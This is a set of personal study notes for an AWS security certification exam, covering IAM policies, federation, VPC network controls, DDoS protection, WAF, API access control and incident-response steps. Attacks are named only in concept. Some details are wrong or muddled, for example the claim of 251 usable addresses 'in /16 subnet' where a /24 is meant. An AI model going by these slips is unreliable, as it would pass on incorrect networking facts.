  - if logs from lambda are not showing up in cloudwatch, why is this?

Knowledge Domain	% of Exam
Incident Response	12%
Logging and Monitoring	20%
Infrastructure Security	26%
Identity and Access Management	20%
Data Protection	22%

- scenario-based
    - automating response to security issues
- know format of policies in json
- order in which thigs are resolved
    - explicit deny, explicit allow, default implicit deny
- know cloudwatch, KMS, IAM, cloudtrail, etc.

Table of Contents

AWS Questions
Misc

Section 2: Security Responsibility & Access Management

Access Management
Access Policies
Federated and Mobile Access
Shared Responsibility Model

Section 3: Security - A Layered Approach

Configuring Infrastructure Security
Implementing Application Security

Securing EC2 Instances
DDoS Protection
Incident Response
Secure Connections to AWS Environment

Section 4: Monitoring, Logging, and Auditing

Implementing Logging Mechanisms
Auditing and Governance

Section 5: Best Practices and Automation

Automation
Discovering Security Best Practices

Section 6: Encryption and Data Security

Managing Key Infrastructure
Managing Data Security

Identity and Access Management (IAM)

AWS Contents
AWS Questions

- contains details and credentials of root user account
- access keys should not be configured for root user (additional user with relevant privileges should be created instead)
    - limit access methods to root account

Groups

- groups are associated with set of permissions allowing members of that group to inherit those permissions
    - groups don't have credentials associated with it
    - object within IAM

Roles

- associated set of permissions that allows access to AWS resources
    - not associated with users or groups
    - sort of works like discord roles

Examples of roles:

Service Roles

- allows other AWS services to perform actions on one's behalf
- only exist in account in which they were created (can't be used for cross-account access)
- when using EC2 roles for deploying and running EC2 instances, it is best practice to associate EC2 instances with a role (removes the need to store credentials on any instance)
  - role itself
  - instance profile
    - container for role
    - used to pass data to EC2 instance

User Roles

- when user assumes a role, their current permissions get temporarily replaced by the role's permissions

Web Identity Federate Role

- allows a single sign on (SSO) approach
- federated access means user has been authenticated by external source

- can be through well-known identity providers (IDPs) such as Amazon, Google, or Facebook

SAML 2.0 federated roles

- allows creation of roles that have been federated through one's internal corporate directory

- the external authentication system is one's own corporate directory of users
  - e.g. Microsoft Active Directory (MSAD) # Access Policies
  AWS Contents
  AWS Questions > Access Policies

- define who or what can or can't access AWS resources

Policy Structure:

1. Version
   - shows version of policy language
2. Statement
   - acts as group for parameters in json structure
3. Sid
   - statement identification
4. Effect
   - can be either *allow* or *deny*
     - allows or denies access to resource

5. Action
    - list of actions to be allowed or denied access to
        - action is first defined by service and then preceded with action
6. Resource
    - provides Amazon Resource Name (ARN)
        - tells which resource the permissions apply to
7. Condition
    - optional
    - dictates under what conditions policy is in effect

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "SamplePolicy",
            "Effect": "Allow",
            "Action": [
                "s3:PutObject",
                "s3:GetObject"
            ],
            "Resource": "arn:aws:s3:::awssecuritycert/*",
            "Condition": {
                "IpAddress": {
                    "aws:SourceIp": "10.0.0.0/16"
                }
            }
        }
    ]
}
```

- Policy Types:

Identity-based Policies

- attached to IAM user, group, or role
- controls what actions an identity (users, groups of users, roles) can perform on which resources and under what conditions
  - e.g. allowing user John to run the EC2 `RunInstances` action
- can be AWS-managed, customer-managed or in-line policies

AWS-managed

- policies that are created and managed by AWS

Customer-managed

- custom policy that is made by the customer

In-line

- added directly to user, group, or role
- deleted when the identity is deleted

Resource-based Policies

- very similar to in-line policies except they are attached to resources instead of identities
- can be attached to buckets and S3 objects

- lets you specify who has access to resource and what actions they can perform on it
- policy looks the same as in the example policy, however includes a *Principal* parameter
    - identifies user, role, account, or federated user that permissions should be applied to

Permissions boundaries

- governs maximum permissions an identity-based policy can associate with any user or role

Access Control Lists (ACLs)

- can attach to buckets and S3 objects
- similar to resource-based policies
- use only to control cross-account access from different AWS account or public access

Organization SCPs

- SCP stands for Service Control Policy
- used by AWS organizations to manage multiple AWS accounts
- similar to permissions boundaries within identity objects
    - they also set maximum permission level that can be given to members of an AWS account or

organization unit (OU)
- restrict permissions for resource-based and identity-based policies
- restricts permissions, doesn't grant permissions

Policy evaluation

Determination of permissions when accessing resource:

1. Authentication
2. Determine context of request
    - request processed and associated permissions are defined
    - actions, resources, principals, environment data, and resource data are examined
3. Policy evaluation
    - policy types evaluated in order of identity-based, resource-based, IAM permissions boundaries, and SCPs
4. Permission Result
    - access granted or denied

- deny actions overrule allow actions

Federated and Mobile Access

- used for providing resource to a large amount of users
  - unfeasible to create individual IAM accounts for every user to access the resource
- allows access to AWS resources without IAM user account
- credentials federated by identity provider (IDP)
  - e.g. Microsoft Active Directory Accounts, Google, Facebook, etc.

Security Assertion Markup Language (SAML)

- allows secure exchange of authentication data between different domains
- users security tokens between an IdP and a SAML consumer

Social Federation


Amazon Cognito

- made for enabling secure authentication and access control for new and existing users accessing web or mobile applications
- generate tokens after authentication that manages access


- best practice when creating applications that require social IdPs for authentication

Two main Components:

1. User Pools
    - scalable user directories
    - allow users to login to mobile application
    -




2. Identity Pools
    - assigns permissions to user to access AWS resources (uses temporary credentials
    -



Shared Responsibility Model


Three different shared responsibility models:

1. Infrastructure
    - most common model

- covers infrastructure as a Service (IaaS) services such as Elastic Compute Cloud (EC2)
- 


- AWS responsible for security of the cloud, customer is responsible for security in the cloud

2. Container
    - customer does not have access to some of infrastructure-level components such as the operating system
    - examples of services in container model: Elastic MapReduce (EMR), Relational Database Service (RDS), Elastic Beanstalk
    -



- AWS has more responsibilities with this model than the infrastructure model
    - platform and application management, operating system, and network configuration are responsibility of AWS

3. Abstract
    -



- AWS responsible for even more security
- in addition manages server-side encryption and network traffic protection
- examples of services in abstract model: Simple Queue Service (SQS), DynamoDB, and S3
- accessed through endpoints
- no access to operating system (infrastructure) or platform running these services (container)# Configuring Infrastructure Security

AWS Contents

AWS Questions > Configuring Infrastructure Security

Virtual Private Cloud (VPC)

- private section of AWS network
- can be public-face

Subnets

- can only reside in a single availability zone (e.g. only in eu-west-1bAZ)
- each subnet should be configured for a specific use (i.e. segmentation); this is security best practice
    - e.g. subnet can contain only application servers, other subnet can contain only database servers, etc.
- falls within CIDR (classless inter-domain routing) block of VPC
    - e.g. if VPC CIDR block is $10.0.0.0/16$, subnets can be the following:
        - $10.0.1.0/24$
            - $10.0.1.0$ - Network address
            - $10.0.1.1$ - AWS routing
            - $10.0.1.2$ - AWS DNS
            - $10.0.1.3$ - AWS future use
            - $10.0.1.255$ - Broadcast address
        - $10.0.2.0/24$
        - $10.0.3.0/24$
        - etc.

- note the first address is reserved for the network address, and the last address is reserved for the broadcast address
- AWS reserves the first three host addresses in any subnet
  - first host address reserved for internal AWS VPC routing
  - second host address for AWS DNS
  - third host address for future use
- therefore, 251 (out of 256) available host addresses for customer use in /16 subnet

Route Table: table subnet uses for routing traffic

- if no route table is defined, default VPC route table is used

Flow Logs Tab

- captures IP traffic sent between network interfaces of subnet
- captured within CloudWatch

Internet Gateway (IGW)

- helps create a public subnet
- allows traffic to traverse from subnet in VPC to internet and vice versa

Network Access Control Lists (NACLs)

- virtual network level firewalls
- stateless
- default NACL created when VPC is created
    - all traffic allowed by default (therefore default NACL is insecure)
- two fundamental components
    1. Inbound Rules
    2. Outbound Rules
- final rule of NACL is that any traffic that isn't categorized by any of the rules gets dropped
- rules read in ascending order until match is found

Security Groups

- similar to NACLs (provide virtual firewall) except operates at instance level rather than network level
- associated with instances rather than subnets
- controls traffic to and from instances within VPC
- stateful
- no field for *Allow* or *Deny* traffic, as all rules in security group are assumed to be allowed (traffic not categorized as such is dropped)
    - works as a whitelist for traffic

- all rules evaluated before decision is made

Bastion Hosts

- used to gain access to instances that reside within private subnets
- bastion host resides within public subnet
- hardened EC2 instance with restrictive controls
- acts as ingress gateway

Public Subnet: a subnet associated with a route table pointing to an internet gateway (IGW) with a destination address of 0.0.0.0/0

- no packet is directly exchanged between internet and IPs inside private subnet (it goes first through the bastion host)

NAT Instances and NAT Gateways

- kind of like the opposite of bastion host
- allows instances in private subnets to initiate a connection out to the internet via NAT resource
- blocks all inbound public-initiated traffic
- allows private instances access to internet
    - usually used for maintenance-related tasks such as updates


NAT Gateway

- AWS managed resource
- offers enhanced bandwidth and availability in comparison to NAT instance
- requires far less administrative configuration than NAT instance# DDoS Protection
  AWS Contents
  AWS Questions > DDoS Protection
- protections include AWS Shield Advanced ($3000 a month) and AWS Shield Standard (free)

DDoS Patterns

SYN Floods

- abuses three-way handshake when connection is being established between client and server



- the final ACK completes the handshake, but this is dropped in SYN Flood attack to leave connection open

HTTP Floods

- many GET or POST requests sent to server

Ping of Death (POD)

- oversized ping packets sent to target
- maximum size of packet is 65,535 bytes, but with fragmentation you can send a lot of data to target

AWS Shield

- specify ARN of resources and services Shield should protect

- Elastic IP Address (EIP) should be specified first for EC2 instance in order to use Shield on it

AWS Shield Standard

- free
- helps protect against common DDoS attacks operating at network and transport layers

AWS Shield Advanced

- $3000 per month
- application traffic monitoring
- monitors network, transport, and application layers
- comes with AWS DDoS Response Team (known as DRT)

Rate-Based Rules

- counts number of requests received from IP address over 5 minutes
- can define max number of request from singe IP within 5 minutes (must be over 2000)

AWS CloudFront and Amazon Route 53

- edge services
- recommended to use these in conjunction with Shield to further decrease chances of compromise

- helps detect DDoS attacks
- allows for layer 3, 4, and 7 attack mitigation (also 6 in the case of CloudFront used in conjunction with AWS WAF) # Implementing Application Security
  AWS Contents
  AWS Questions > Implementing Application Security

AWS WAF

Three primary elements:

1. Web ACL (Access Control List)
   - contains rules and rule groups (defines what should be inspected within requests)
2. Rules
   - defines specific criteria for what web ACL should be inspecting and what action to take (allow/block/count)
3. Rule Groups
   - allows you to group a set of rules

AWS Firewall Manager

- manages WAF rules across multi-account environment when using AWS Organizations
- uses WAF rules that are grouped together within a rule group

Managing Security Configuration of ELBs

- ELB stands for Elastic Load Balancing
  - controls, manages, and distributes incoming requests to a specified resource group
- can be internal or internet-facing
  - internal ELBs only have private internal IP addresses and can only serve requests originating from within VPC
  - internet-facing ELBs have public DNS names and have public and internal IP addresses

Types of ELBs

Three different ELBs:
Application Load Balancer

- supports incoming traffic for web applications running HTTP or HTTPS
- allows routing of requests such as to different ports

Network Load Balancer

- supports millions of incoming requests per second
- ideal if low latency and high performance are priorities

Classic Load Balancer

Using a Classic Load Balancer instead of an Application Load Balancer has the following benefits:

- Support for EC2-Classic
- Support for TCP and SSL listeners
- Support for sticky sessions using application-generated cookies

Securing APIs

- AWS API gateway

Controlling Access to APIs

Methods for controlling authentication and authorization:

IAM Roles and Policies

- using IAM, policies can be associated with user, role, or group to dictate permissions

IAM Tags

- can be used in conjunction with IAM policies
- used for references pertaining to security controls such as in the following example: a user being able to perform a specific action based on the resource tag

Resource Policies

- attached to resources (unlike IAM which is attached to identity)
- specifies principal that has been granted or denied access to invoke associate API

VPC Endpoint Policies

- also a resource-based policy, but is a VPC endpoint
  - VPC endpoints allows access to AWS services using private IP addresses
- controls access to private APIs
- can be used in conjunction with API Gateway resource policies for additional security

Lambda Authorizers

- uses AWS Lambda functions to restrict who can invoke REST API methods
- can use bearer-based tokens or HTML headers, paths, query string parameters, and stage variables

Amazon Cognito User Pools

- APIs can be configured to have `COGNITO_USER_POOLS` authorizer to authenticate users via Amazon Cognito user pool API gateway

- token is validated before allowing access# Incident Response

AWS Contents
AWS Questions > Incident Response

AWS Cloud Adoption Framework (CAF)

Addresses four primary control areas:

1. Directive Controls
    - establishes governance, risk, and compliance models
2. Preventative Controls
    - protects workloads and mitigates threats and vulnerabilities
3. Detective Controls
    - provides full visibility and transparency over operation of deployments
4. Responsive Controls
    - drives the remediation of potential deviation from security baselines

Threat Detection and Management

AWS GuardDuty

- regional-based managed service

- powered machine learning
- monitors logs and detects unexpected / unusual behavior

AWS Security Hub

- brings security statistical data into single place
    - presented in series of tables and graphs
- insights - grouping of findings that meet specific criteria base from specific filters and statements
    - e.g. users with most suspicious activity, S3 buckets with public write or read permissions, EC2 instances with missing security patches, etc.

Forensics

- recommended to have an account with preconfigured settings dedicated to forensics
    - compromised instances can be moved to forensics account
    - note that the instance cannot be moved to different AWS account
- can also create forensic instance for forensic analysis
    - could take snapshot of compromised instance / EBS volume and attach it to forensic instance

Common Infrastructure Security Incident

Common approach in a breach scenario (blue side):

1. Capture - obtain metadata from instance
2. Protect - prevent EC2 instance from being terminated (enable termination protection)
3. Isolate - isolate instance by modifying security group or updated NACL to deny all traffic destined for IP address of instance
4. Detach - remove affected instance from any autoscaling groups
5. Deregister - remove EC2 instance from any associated ELBs
6. Snapshot - take snapshot of EBS volumes for forensics
7. Tag - highlight instance that is prepared for forensic investigation

Secure Connections to AWS Environment

